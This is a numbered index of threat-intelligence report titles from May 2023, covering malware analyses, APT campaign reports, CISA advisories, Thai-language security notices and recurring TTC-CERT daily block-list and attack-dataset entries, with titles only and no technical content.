1.3.2282. 2023-05-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-11
1.3.2283. 2023-05-12 AA23-131A Malicious Actors Exploit CVE-2023-27350 in PaperCut MF and NG | CISA
1.3.2284. 2023-05-12 Active Bamital DGA(s) for 20230511
1.3.2285. 2023-05-12 Active Bedep DGA(s) for 20230511
1.3.2286. 2023-05-12 Active Malware samples detected on 2023-05-11
1.3.2287. 2023-05-12 Analysis of CLR SqlShell Used to Attack MS-SQL Servers
1.3.2288. 2023-05-12 Andoryu Botnet—a new type of botnet based on Socks protocol communication
1.3.2289. 2023-05-12 BPFDoor Malware Evolves – Stealthy Sniffing Backdoor Ups Its Game
1.3.2290. 2023-05-12 Deconstructing a Cybersecurity Event
1.3.2291. 2023-05-12 Deep Dive Into DownEx Espionage Operation in Central Asia
1.3.2292. 2023-05-12 Hunting for Ursnif (AKA Gozi)
1.3.2293. 2023-05-12 Hypervisor Ransomware | Multiple Threat Actor Groups Hop on Leaked Babuk Code to Build ESXi Lockers
1.3.2294. 2023-05-12 Malicious AI Tool Ads Used to Deliver Redline Stealer
1.3.2295. 2023-05-12 New phishing-as-a-service tool “Greatness” already seen in the wild

1.3.2296. 2023-05-12 TTC-CERT Block Lists 2023-05-12 - Agentemis, BEACON, Cobalt Strike
1.3.2297. 2023-05-12 TTC-CERT Block Lists 2023-05-12 - Phishing attack dataset
1.3.2298. 2023-05-12 TTC-CERT - HASH Daily Block Lists - 2023-05-11 - CyberTotal
1.3.2299. 2023-05-12 TTC-CERT IP Block Lists 2023-05-12 - FTP port scanning, FTP attack
1.3.2300. 2023-05-12 TTC-CERT IP Block Lists 2023-05-12 - SSH port scanning, SSH brute-force attack
1.3.2301. 2023-05-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-12
1.3.2302. 2023-05-12 Uncovering RedStinger - Undetected APT cyber operations in Eastern Europe since 2020
1.3.2303. 2023-05-12 Unraveling Akira Ransomware
1.3.2304. 2023-05-13 Active Bamital DGA(s) for 20230512
1.3.2305. 2023-05-13 Active Bedep DGA(s) for 20230512
1.3.2306. 2023-05-13 Active Malware samples detected on 2023-05-12
1.3.2307. 2023-05-13 AgentTesla - Full Loader Analysis - Resolving API Hashes Using Conditional Breakpoints
1.3.2308. 2023-05-13 BlueNoroff's (aka Lazarus Group, APT38) RustBucket MacOS Malware
1.3.2309. 2023-05-13 Dissecting Rancoz Ransomware
1.3.2310. 2023-05-13 TTC-CERT Block Lists 2023-05-13 - Agentemis, BEACON, Cobalt Strike
1.3.2311. 2023-05-13 TTC-CERT Block Lists 2023-05-13 - Phishing attack dataset
1.3.2312. 2023-05-13 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-12 - CyberTotal
1.3.2313. 2023-05-13 TTC-CERT IP Block Lists 2023-05-13 - FTP port scanning, FTP attack
1.3.2314. 2023-05-13 TTC-CERT IP Block Lists 2023-05-13 - SSH port scanning, SSH brute-force attack
1.3.2315. 2023-05-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-13
1.3.2316. 2023-05-14 Active Bamital DGA(s) for 20230513
1.3.2317. 2023-05-14 Active Chinad DGA(s) for 20230513
1.3.2318. 2023-05-14 Active Malware samples detected on 2023-05-13
1.3.2319. 2023-05-14 Ransomware Roundup - Maori
1.3.2320. 2023-05-14 Russian Intelligence “Snake” Malware Sample 2013-05-14

1.3.2321. 2023-05-14 TTC-CERT Block Lists 2023-05-14 - Agentemis, BEACON, Cobalt Strike
1.3.2322. 2023-05-14 TTC-CERT Block Lists 2023-05-14 - Phishing attack dataset
1.3.2323. 2023-05-14 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-13 - CyberTotal
1.3.2324. 2023-05-14 TTC-CERT IP Block Lists 2023-05-14 - FTP port scanning, FTP attack
1.3.2325. 2023-05-14 TTC-CERT IP Block Lists 2023-05-14 - SSH port scanning, SSH brute-force attack
1.3.2326. 2023-05-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-14
1.3.2327. 2023-05-15 Active Bamital DGA(s) for 20230514
1.3.2328. 2023-05-15 Active Malware samples detected on 2023-05-14
1.3.2329. 2023-05-15 ASEC Weekly Phishing Email Threat Trends (April 30th, 2023 – May 6th, 2023)
1.3.2330. 2023-05-15 Chinese Hacker Group Stealing Information From Korean Companies
1.3.2331. 2023-05-15 LokiLocker, a Ransomware Similar to BlackBit Being Distributed in Korea
1.3.2332. 2023-05-15 RecordBreaker Infostealer Disguised as a Well-known Korean Software
1.3.2333. 2023-05-15 Summary of Vietnam Hailianhua APT (aka APT32, OceanLotus) 's Email Phishing Techniques and Tactics against Mainland China
1.3.2334. 2023-05-15 TTC-CERT Block Lists 2023-05-15 - Agentemis, BEACON, Cobalt Strike
1.3.2335. 2023-05-15 TTC-CERT Block Lists 2023-05-15 - Phishing attack dataset
1.3.2336. 2023-05-15 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-14 - CyberTotal
1.3.2337. 2023-05-15 TTC-CERT IP Block Lists 2023-05-15 - FTP port scanning, FTP attack
1.3.2338. 2023-05-15 TTC-CERT IP Block Lists 2023-05-15 - SSH port scanning, SSH brute-force attack
1.3.2339. 2023-05-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-15
1.3.2340. 2023-05-15 พบมีการนำ Website ของกรมส่งเสริมสหกรณ์ กระทรวงเกษตรและสหกรณ์ มาทำเป็น phishing และ fraud
1.3.2341. 2023-05-16 Active Bamital DGA(s) for 20230515
1.3.2342. 2023-05-16 Active Malware samples detected on 2023-05-15

1.3.2343. 2023-05-16 Attack Trends Related to DangerousPassword attack campaign (also known as CryptoMimic or SnatchCrypto)
1.3.2344. 2023-05-16 BlackSuit Ransomware Strikes Windows and Linux Users
1.3.2345. 2023-05-16 Geacon Brings Cobalt Strike Capabilities to macOS Threat Actors
1.3.2346. 2023-05-16 Lancefly : Group Uses Custom Backdoor to Target Orgs in Government, Aviation, Other Sectors
1.3.2347. 2023-05-16 Newly identified RA Group compromises companies in U.S. and South Korea with leaked Babuk source code
1.3.2348. 2023-05-16 Ongoing MEME#4CHAN Attack/Phishing Campaign uses Meme-Filled Code to Drop XWorm Payloads
1.3.2349. 2023-05-16 TTC-CERT Block Lists 2023-05-16 - Agentemis, BEACON, Cobalt Strike
1.3.2350. 2023-05-16 TTC-CERT Block Lists 2023-05-16 - Phishing attack dataset
1.3.2351. 2023-05-16 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-15 - CyberTotal
1.3.2352. 2023-05-16 TTC-CERT - HASH Daily Block Lists - 2023-05-15 - CyberTotal
1.3.2353. 2023-05-16 TTC-CERT IP Block Lists 2023-05-16 - FTP port scanning, FTP attack
1.3.2354. 2023-05-16 TTC-CERT IP Block Lists 2023-05-16 - SSH port scanning, SSH brute-force attack
1.3.2355. 2023-05-16 TTC-CERT - IP Daily Block Lists - 2023-05-15 - CyberTotal
1.3.2356. 2023-05-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-16
1.3.2357. 2023-05-16 Water Orthrus's New Campaigns Deliver Rootkit and Phishing Modules
1.3.2358. 2023-05-17 8220 Gang Evolves With New Strategies
1.3.2359. 2023-05-17 Active Bamital DGA(s) for 20230516
1.3.2360. 2023-05-17 Active Chinad DGA(s) for 20230516
1.3.2361. 2023-05-17 Active Malware samples detected on 2023-05-16
1.3.2362. 2023-05-17 BatLoader Impersonates Midjourney, ChatGPT in Drive-by Cyberattacks
1.3.2363. 2023-05-17 FortiGuard Labs Threat Research More Supply Chain Attacks via Malicious Python Packages

1.3.2364. 2023-05-17 OilAlpha: A Likely Pro-Houthi Group Targeting Entities Across the Arabian Peninsula
1.3.2365. 2023-05-17 SIM Swapping and Abuse of the Microsoft Azure Serial Console: Serial Is Part of a Well Balanced Attack
1.3.2366. 2023-05-17 Suncorp Bank Impersonation Scams
1.3.2367. 2023-05-17 The Dragon (aka Mustang Panda) Who Sold His Camaro: Analyzing Custom Router Implant
1.3.2368. 2023-05-17 Threat Actors Using Fake QuickBooks Software to Scam Organizations
1.3.2369. 2023-05-17 TTC-CERT Block Lists 2023-05-17 - Agentemis, BEACON, Cobalt Strike
1.3.2370. 2023-05-17 TTC-CERT Block Lists 2023-05-17 - Phishing attack dataset
1.3.2371. 2023-05-17 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-16 - CyberTotal
1.3.2372. 2023-05-17 TTC-CERT - HASH Daily Block Lists - 2023-05-16 - CyberTotal
1.3.2373. 2023-05-17 TTC-CERT IP Block Lists 2023-05-17 - FTP port scanning, FTP attack
1.3.2374. 2023-05-17 TTC-CERT IP Block Lists 2023-05-17 - SSH port scanning, SSH brute-force attack
1.3.2375. 2023-05-17 TTC-CERT - IP Daily Block Lists - 2023-05-16 - CyberTotal
1.3.2376. 2023-05-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-17
1.3.2377. 2023-05-17 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2378. 2023-05-17 พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานครราชสีมา เขต 4 มาทำเป็น phishing และ fraud
1.3.2379. 2023-05-18 AA23-136A #StopRansomware: BianLian Ransomware Group | CISA
1.3.2380. 2023-05-18 Active Bamital DGA(s) for 20230517
1.3.2381. 2023-05-18 Active Chinad DGA(s) for 20230517
1.3.2382. 2023-05-18 Active Malware samples detected on 2023-05-17
1.3.2383. 2023-05-18 Artifacts that may be related to the inconclusive Quasar RAT Sample from Thailand IP address
1.3.2384. 2023-05-18 CACTUS Ransomware: Prickly New Variant Evades Detection
1.3.2385. 2023-05-18 Minas — a multi-stage cryptocurrency miner infection

1.3.2386. 2023-05-18 Quasar RAT Sample from Thailand IP address
1.3.2387. 2023-05-18 Technical Analysis of CryptNet Ransomware
1.3.2388. 2023-05-18 The distinctive rattle of APT SideWinder
1.3.2389. 2023-05-18 TTC-CERT Block Lists 2023-05-18 - Agentemis, BEACON, Cobalt Strike
1.3.2390. 2023-05-18 TTC-CERT Block Lists 2023-05-18 - Phishing attack dataset
1.3.2391. 2023-05-18 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-17 - CyberTotal
1.3.2392. 2023-05-18 TTC-CERT - HASH Daily Block Lists - 2023-05-17 - CyberTotal
1.3.2393. 2023-05-18 TTC-CERT IP Block Lists 2023-05-18 - FTP port scanning, FTP attack
1.3.2394. 2023-05-18 TTC-CERT IP Block Lists 2023-05-18 - SSH port scanning, SSH brute-force attack
1.3.2395. 2023-05-18 TTC-CERT - IP Daily Block Lists - 2023-05-17 - CyberTotal
1.3.2396. 2023-05-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-18
1.3.2397. 2023-05-18 แจ้งเตือนกรณี Cisco เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Cisco Small Business Series Switches ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2398. 2023-05-19 Active Bamital DGA(s) for 20230518
1.3.2399. 2023-05-19 Active Bedep DGA(s) for 20230518
1.3.2400. 2023-05-19 Active Malware samples detected on 2023-05-18
1.3.2401. 2023-05-19 AndoryuBot’s DDOS Rampage
1.3.2402. 2023-05-19 ASEC Weekly Malware Statistics (May 8th, 2023 – May 14th, 2023)
1.3.2403. 2023-05-19 Ducktail Malware Focuses on Targeting HR and Marketing Professionals
1.3.2404. 2023-05-19 Infostealer Being Distributed to Japanese Users
1.3.2405. 2023-05-19 Lemon Group’s Cybercriminal Businesses Built on Preinfected Devices
1.3.2406. 2023-05-19 SparkRAT Being Distributed Within a Korean VPN Installer
1.3.2407. 2023-05-19 Threat Actors Impersonate Email Security Providers to Steal User Credentials
1.3.2408. 2023-05-19 TTC-CERT Block Lists 2023-05-19 - Agentemis, BEACON, Cobalt Strike

1.3.2409. 2023-05-19 TTC-CERT Block Lists 2023-05-19 - Phishing attack dataset
1.3.2410. 2023-05-19 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-18 - CyberTotal
1.3.2411. 2023-05-19 TTC-CERT - HASH Daily Block Lists - 2023-05-18 - CyberTotal
1.3.2412. 2023-05-19 TTC-CERT IP Block Lists 2023-05-19 - FTP port scanning, FTP attack
1.3.2413. 2023-05-19 TTC-CERT IP Block Lists 2023-05-19 - SSH port scanning, SSH brute-force attack
1.3.2414. 2023-05-19 TTC-CERT - IP Daily Block Lists - 2023-05-18 - CyberTotal
1.3.2415. 2023-05-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-19
1.3.2416. 2023-05-19 Visualizing QakBot Infrastructure
1.3.2417. 2023-05-19 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2418. 2023-05-20 Active Bamital DGA(s) for 20230519
1.3.2419. 2023-05-20 Active Bedep DGA(s) for 20230519
1.3.2420. 2023-05-20 Active Malware samples detected on 2023-05-19
1.3.2421. 2023-05-20 APT28 (aka. Sofacy, PawnStorm, Fancy Bear) leverages multiple phishing techniques to target Ukrainian civil society
1.3.2422. 2023-05-20 CloudWizard APT: the bad magic story goes on
1.3.2423. 2023-05-20 Deobfuscating the Latest GuLoader: Automating Analysis with Ghidra Scripting
1.3.2424. 2023-05-20 Rust-Based Info Stealers Abuse GitHub Codespaces
1.3.2425. 2023-05-20 TTC-CERT Block Lists 2023-05-20 - Agentemis, BEACON, Cobalt Strike
1.3.2426. 2023-05-20 TTC-CERT Block Lists 2023-05-20 - Phishing attack dataset
1.3.2427. 2023-05-20 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-19 - CyberTotal
1.3.2428. 2023-05-20 TTC-CERT - HASH Daily Block Lists - 2023-05-19 - CyberTotal
1.3.2429. 2023-05-20 TTC-CERT IP Block Lists 2023-05-20 - FTP port scanning, FTP attack
1.3.2430. 2023-05-20 TTC-CERT IP Block Lists 2023-05-20 - SSH port scanning, SSH brute-force attack
1.3.2431. 2023-05-20 TTC-CERT - IP Daily Block Lists - 2023-05-19 - CyberTotal
1.3.2432. 2023-05-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-20
1.3.2433. 2023-05-20 When the Phisher Messes Up With Encoding

1.3.2434. 2023-05-21 Active Bamital DGA(s) for 20230520
1.3.2435. 2023-05-21 Active Malware samples detected on 2023-05-20
1.3.2436. 2023-05-21 Analysis of Amadey Bot Infrastructure Using Shodan
1.3.2437. 2023-05-21 Increase in Malicious RAR SFX files
1.3.2438. 2023-05-21 LockBit 3.0 Ransomware Sample 2023-05-21
1.3.2439. 2023-05-21 TTC-CERT Block Lists 2023-05-21 - Agentemis, BEACON, Cobalt Strike
1.3.2440. 2023-05-21 TTC-CERT Block Lists 2023-05-21 - Phishing attack dataset
1.3.2441. 2023-05-21 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-20 - CyberTotal
1.3.2442. 2023-05-21 TTC-CERT - HASH Daily Block Lists - 2023-05-20 - CyberTotal
1.3.2443. 2023-05-21 TTC-CERT IP Block Lists 2023-05-21 - FTP port scanning, FTP attack
1.3.2444. 2023-05-21 TTC-CERT IP Block Lists 2023-05-21 - SSH port scanning, SSH brute-force attack
1.3.2445. 2023-05-21 TTC-CERT - IP Daily Block Lists - 2023-05-20 - CyberTotal
1.3.2446. 2023-05-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-21
1.3.2447. 2023-05-22 Active Bamital DGA(s) for 20230521
1.3.2448. 2023-05-22 Active Chinad DGA(s) for 20230521
1.3.2449. 2023-05-22 Active Malware samples detected on 2023-05-21
1.3.2450. 2023-05-22 Andariel’s (a subgroup of the infamous North Korean Lazarus Group) “Jupiter” malware and the case of the curious C2
1.3.2451. 2023-05-22 APT-C-28 (aka APT37 Reaper, Group 123, ScarCruft) Organization Uses Malicious Documents to Deliver RokRat Attack Activity Analysis
1.3.2452. 2023-05-22 RedLine malware: from a Chrome extension to a large-scale malware campaign
1.3.2453. 2023-05-22 Stop/Djvu Ransomware (v0710) Sample 2023-05-22
1.3.2454. 2023-05-22 TTC-CERT Block Lists 2023-05-22 - Agentemis, BEACON, Cobalt Strike
1.3.2455. 2023-05-22 TTC-CERT Block Lists 2023-05-22 - Phishing attack dataset
1.3.2456. 2023-05-22 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-21 - CyberTotal
1.3.2457. 2023-05-22 TTC-CERT - HASH Daily Block Lists - 2023-05-21 - CyberTotal
1.3.2458. 2023-05-22 TTC-CERT IP Block Lists 2023-05-22 - FTP port scanning, FTP attack

1.3.2459. 2023-05-22 TTC-CERT IP Block Lists 2023-05-22 - SSH port scanning, SSH brute-force attack
1.3.2460. 2023-05-22 TTC-CERT - IP Daily Block Lists - 2023-05-21 - CyberTotal
1.3.2461. 2023-05-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-22
1.3.2462. 2023-05-23 Active Bigviktor DGA(s) for 20230522
1.3.2463. 2023-05-23 Active Malware samples detected on 2023-05-22
1.3.2464. 2023-05-23 Back in Black: BlackByte Ransomware returns with its New Technology (NT) version
1.3.2465. 2023-05-23 BlackCat Ransomware Deploys New Signed Kernel Driver
1.3.2466. 2023-05-23 Bluenoroff’s (aka Lazarus Group, APT38) RustBucket campaign
1.3.2467. 2023-05-23 Distribution of Remcos RAT Exploiting sqlps.exe Utility of MS-SQL Servers
1.3.2468. 2023-05-23 GuLoader as the Gatekeeper of AgentTesla: A Comprehensive Analysis
1.3.2469. 2023-05-23 IcedID Macro Ends in Nokoyawa Ransomware
1.3.2470. 2023-05-23 Kimsuky Group Using Meterpreter to Attack Web Servers
1.3.2471. 2023-05-23 Kraken - The Deep Sea Lurker
1.3.2472. 2023-05-23 Phishing Campaigns Exploit CapCut’s Popularity to Deliver Multiple Stealers
1.3.2473. 2023-05-23 RATs found hiding in the npm attic
1.3.2474. 2023-05-23 TTC-CERT Block Lists 2023-05-23 - Agentemis, BEACON, Cobalt Strike
1.3.2475. 2023-05-23 TTC-CERT Block Lists 2023-05-23 - Phishing attack dataset
1.3.2476. 2023-05-23 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-22 - CyberTotal
1.3.2477. 2023-05-23 TTC-CERT - HASH Daily Block Lists - 2023-05-22 - CyberTotal
1.3.2478. 2023-05-23 TTC-CERT IP Block Lists 2023-05-23 - FTP port scanning, FTP attack
1.3.2479. 2023-05-23 TTC-CERT IP Block Lists 2023-05-23 - SSH port scanning, SSH brute-force attack
1.3.2480. 2023-05-23 TTC-CERT - IP Daily Block Lists - 2023-05-22 - CyberTotal
1.3.2481. 2023-05-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-23

1.3.2482. 2023-05-23 UAC-0063 espionage activity against Ukraine, Kazakhstan, Kyrgyzstan, Mongolia, Israel, Iran, India (CERT-UA#6549)
1.3.2483. 2023-05-24 Active Bamital DGA(s) for 20230523
1.3.2484. 2023-05-24 Active Bigviktor DGA(s) for 20230523
1.3.2485. 2023-05-24 Active Malware samples detected on 2023-05-23
1.3.2486. 2023-05-24 ASEC Weekly Phishing Email Threat Trends (May 7th, 2023 – May 13th, 2023)
1.3.2487. 2023-05-24 Cloud-Based Malware Delivery: The Evolution of GuLoader
1.3.2488. 2023-05-24 DarkCloud Infostealer Being Distributed via Spam Emails
1.3.2489. 2023-05-24 Kimsuky | Ongoing Campaign Using Tailored Reconnaissance Toolkit
1.3.2490. 2023-05-24 Lazarus Group Targeting Windows IIS Web Servers
1.3.2491. 2023-05-24 Meet the GoldenJackal APT group. Don’t expect any howls
1.3.2492. 2023-05-24 StrelaStealer Being Distributed To Spanish Users
1.3.2493. 2023-05-24 TTC-CERT Block Lists 2023-05-24 - Agentemis, BEACON, Cobalt Strike
1.3.2494. 2023-05-24 TTC-CERT Block Lists 2023-05-24 - Phishing attack dataset
1.3.2495. 2023-05-24 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-23 - CyberTotal
1.3.2496. 2023-05-24 TTC-CERT - HASH Daily Block Lists - 2023-05-23 - CyberTotal
1.3.2497. 2023-05-24 TTC-CERT IP Block Lists 2023-05-24 - FTP port scanning, FTP attack
1.3.2498. 2023-05-24 TTC-CERT IP Block Lists 2023-05-24 - SSH port scanning, SSH brute-force attack
1.3.2499. 2023-05-24 TTC-CERT - IP Daily Block Lists - 2023-05-23 - CyberTotal
1.3.2500. 2023-05-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-24
1.3.2501. 2023-05-24 Unmasking GUI-Vil: Financially Motivated Cloud Threat Actor
1.3.2502. 2023-05-25 Active Bamital DGA(s) for 20230524
1.3.2503. 2023-05-25 Active Malware samples detected on 2023-05-24
1.3.2504. 2023-05-25 ASEC Weekly Malware Statistics (May 15th, 2023 – May 21st, 2023)
1.3.2505. 2023-05-25 Don't @ Me: URL Obfuscation Through Schema Abuse
1.3.2506. 2023-05-25 PikaBot infection led to CobaltStrike HTTPS traffic Sample 2023-05-25

1.3.2507. 2023-05-25 Summer-Time Scams: The Return of Vacation-Request Phishing Emails
1.3.2508. 2023-05-25 TTC-CERT Block Lists 2023-05-25 - Agentemis, BEACON, Cobalt Strike
1.3.2509. 2023-05-25 TTC-CERT Block Lists 2023-05-25 - Phishing attack dataset
1.3.2510. 2023-05-25 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-24 - CyberTotal
1.3.2511. 2023-05-25 TTC-CERT - HASH Daily Block Lists - 2023-05-24 - CyberTotal
1.3.2512. 2023-05-25 TTC-CERT IP Block Lists 2023-05-25 - FTP port scanning, FTP attack
1.3.2513. 2023-05-25 TTC-CERT IP Block Lists 2023-05-25 - SSH port scanning, SSH brute-force attack
1.3.2514. 2023-05-25 TTC-CERT - IP Daily Block Lists - 2023-05-24 - CyberTotal
1.3.2515. 2023-05-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-25
1.3.2516. 2023-05-25 WINTAPIX: A New Kernel Driver Targeting Countries in The Middle East
1.3.2517. 2023-05-25 YouTube Pirated Software Videos Deliver Triple Threat: Vidar Stealer, Laplas Clipper, XMRig Miner
1.3.2518. 2023-05-25 แจ้งเตือนกรณี Barracuda เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Email Security Gateway appliance (ESG) ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2519. 2023-05-25 แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ GitLab Community Edition (CE) และ GitLab Enterprise Edition (EE) เพื่อแก้ไขช่องโหว่ Disclosure Vulnerability
1.3.2520. 2023-05-26 AA23-144a People's Republic of China State-Sponsored Cyber Actor (Volt Typhoon) Living off the Land to Evade Detection | CISA
1.3.2521. 2023-05-26 Active Bamital DGA(s) for 20230525
1.3.2522. 2023-05-26 Active bazarbackdoor DGA(s) for 20230525
1.3.2523. 2023-05-26 Active Chinad DGA(s) for 20230525
1.3.2524. 2023-05-26 Active Malware samples detected on 2023-05-25
1.3.2525. 2023-05-26 Agrius Deploys Moneybird in Targeted Attacks Against Israeli Organizations
1.3.2526. 2023-05-26 Invicta Stealer Spreading Through Phony GoDaddy Refund Invoices

1.3.2527. 2023-05-26 New MDBotnet Unleashes DDoS Attacks
1.3.2528. 2023-05-26 New Ransomware Wave Engulfs over 200 Corporate Victims
1.3.2529. 2023-05-26 Obsidian ORB Ransomware Demands Gift Cards as Payment
1.3.2530. 2023-05-26 Operation "Total Exchange": New PowerExchange Backdoor Discovered in the UAE
1.3.2531. 2023-05-26 Technical Analysis of Pikabot
1.3.2532. 2023-05-26 TTC-CERT Block Lists 2023-05-26 - Agentemis, BEACON, Cobalt Strike
1.3.2533. 2023-05-26 TTC-CERT Block Lists 2023-05-26 - Phishing attack dataset
1.3.2534. 2023-05-26 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-25 - CyberTotal
1.3.2535. 2023-05-26 TTC-CERT - HASH Daily Block Lists - 2023-05-25 - CyberTotal
1.3.2536. 2023-05-26 TTC-CERT IP Block Lists 2023-05-26 - FTP port scanning, FTP attack
1.3.2537. 2023-05-26 TTC-CERT IP Block Lists 2023-05-26 - SSH port scanning, SSH brute-force attack
1.3.2538. 2023-05-26 TTC-CERT - IP Daily Block Lists - 2023-05-25 - CyberTotal
1.3.2539. 2023-05-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-26
1.3.2540. 2023-05-26 Volt Typhoon targets US critical infrastructure with living-off-the-land techniques
1.3.2541. 2023-05-27 Active Bamital DGA(s) for 20230526
1.3.2542. 2023-05-27 Active Malware samples detected on 2023-05-26
1.3.2543. 2023-05-27 Analysis of Attack Cases: From Korean VPN Installations to MeshAgent Infections
1.3.2544. 2023-05-27 Buhti: New Ransomware Operation Relies on Repurposed Payloads
1.3.2545. 2023-05-27 COSMICENERGY: New OT Malware Possibly Related To Russian Emergency Response Exercises
1.3.2546. 2023-05-27 Mercenary mayhem: A technical analysis of Intellexa's PREDATOR spyware
1.3.2547. 2023-05-27 Old Wine in the New Bottle: Mirai Variant (IZ1H9) Targets Multiple IoT Devices
1.3.2548. 2023-05-27 Operation Magalenha | Long-Running Campaign Pursues Portuguese Credentials and PII

1.3.2549. 2023-05-27 Shedding light on AceCryptor and its operation
1.3.2550. 2023-05-27 TTC-CERT Block Lists 2023-05-27 - Agentemis, BEACON, Cobalt Strike
1.3.2551. 2023-05-27 TTC-CERT Block Lists 2023-05-27 - Phishing attack dataset
1.3.2552. 2023-05-27 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-26 - CyberTotal
1.3.2553. 2023-05-27 TTC-CERT - HASH Daily Block Lists - 2023-05-26 - CyberTotal
1.3.2554. 2023-05-27 TTC-CERT IP Block Lists 2023-05-27 - FTP port scanning, FTP attack
1.3.2555. 2023-05-27 TTC-CERT IP Block Lists 2023-05-27 - SSH port scanning, SSH brute-force attack
1.3.2556. 2023-05-27 TTC-CERT - IP Daily Block Lists - 2023-05-26 - CyberTotal
1.3.2557. 2023-05-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-27
1.3.2558. 2023-05-28 Active Bamital DGA(s) for 20230527
1.3.2559. 2023-05-28 Active bazarbackdoor DGA(s) for 20230527
1.3.2560. 2023-05-28 Active Bedep DGA(s) for 20230527
1.3.2561. 2023-05-28 Active Malware samples detected on 2023-05-27
1.3.2562. 2023-05-28 DocuSign-themed email leads to script-based infection
1.3.2563. 2023-05-28 Microsoft Encrypted Restricted Permission Messages Deliver Phishing
1.3.2564. 2023-05-28 TTC-CERT Block Lists 2023-05-28 - Agentemis, BEACON, Cobalt Strike
1.3.2565. 2023-05-28 TTC-CERT Block Lists 2023-05-28 - Phishing attack dataset
1.3.2566. 2023-05-28 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-27 - CyberTotal
1.3.2567. 2023-05-28 TTC-CERT - HASH Daily Block Lists - 2023-05-27 - CyberTotal
1.3.2568. 2023-05-28 TTC-CERT IP Block Lists 2023-05-28 - FTP port scanning, FTP attack
1.3.2569. 2023-05-28 TTC-CERT IP Block Lists 2023-05-28 - SSH port scanning, SSH brute-force attack
1.3.2570. 2023-05-28 TTC-CERT - IP Daily Block Lists - 2023-05-27 - CyberTotal
1.3.2571. 2023-05-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-28
1.3.2572. 2023-05-29 Active Malware samples detected on 2023-05-28
1.3.2573. 2023-05-29 Android app breaking bad: From legitimate screen recording to file exfiltration within a year

1.3.2574. 2023-05-29 TTC-CERT Block Lists 2023-05-29 - Agentemis, BEACON, Cobalt Strike
1.3.2575. 2023-05-29 TTC-CERT Block Lists 2023-05-29 - Phishing attack dataset
1.3.2576. 2023-05-29 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-28 - CyberTotal
1.3.2577. 2023-05-29 TTC-CERT - HASH Daily Block Lists - 2023-05-28 - CyberTotal
1.3.2578. 2023-05-29 TTC-CERT IP Block Lists 2023-05-29 - FTP port scanning, FTP attack
1.3.2579. 2023-05-29 TTC-CERT IP Block Lists 2023-05-29 - SSH port scanning, SSH brute-force attack
1.3.2580. 2023-05-29 TTC-CERT - IP Daily Block Lists - 2023-05-28 - CyberTotal
1.3.2581. 2023-05-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-29
1.3.2582. 2023-05-29 พบมีการนำ Website ขององค์การบริหารส่วนจังหวัดลำปาง มาทำเป็น phishing และ fraud
1.3.2583. 2023-05-30 Active Malware samples detected on 2023-05-29
1.3.2584. 2023-05-30 GobRAT malware written in Go language targeting Linux routers
1.3.2585. 2023-05-30 Malspam pushes ModiLoader (DBatLoader) infection for Remcos RAT
1.3.2586. 2023-05-30 TTC-CERT Block Lists 2023-05-30 - Agentemis, BEACON, Cobalt Strike
1.3.2587. 2023-05-30 TTC-CERT Block Lists 2023-05-30 - Phishing attack dataset
1.3.2588. 2023-05-30 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-29 - CyberTotal
1.3.2589. 2023-05-30 TTC-CERT - HASH Daily Block Lists - 2023-05-29 - CyberTotal
1.3.2590. 2023-05-30 TTC-CERT IP Block Lists 2023-05-30 - FTP port scanning, FTP attack
1.3.2591. 2023-05-30 TTC-CERT IP Block Lists 2023-05-30 - SSH port scanning, SSH brute-force attack
1.3.2592. 2023-05-30 TTC-CERT - IP Daily Block Lists - 2023-05-29 - CyberTotal
1.3.2593. 2023-05-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-30
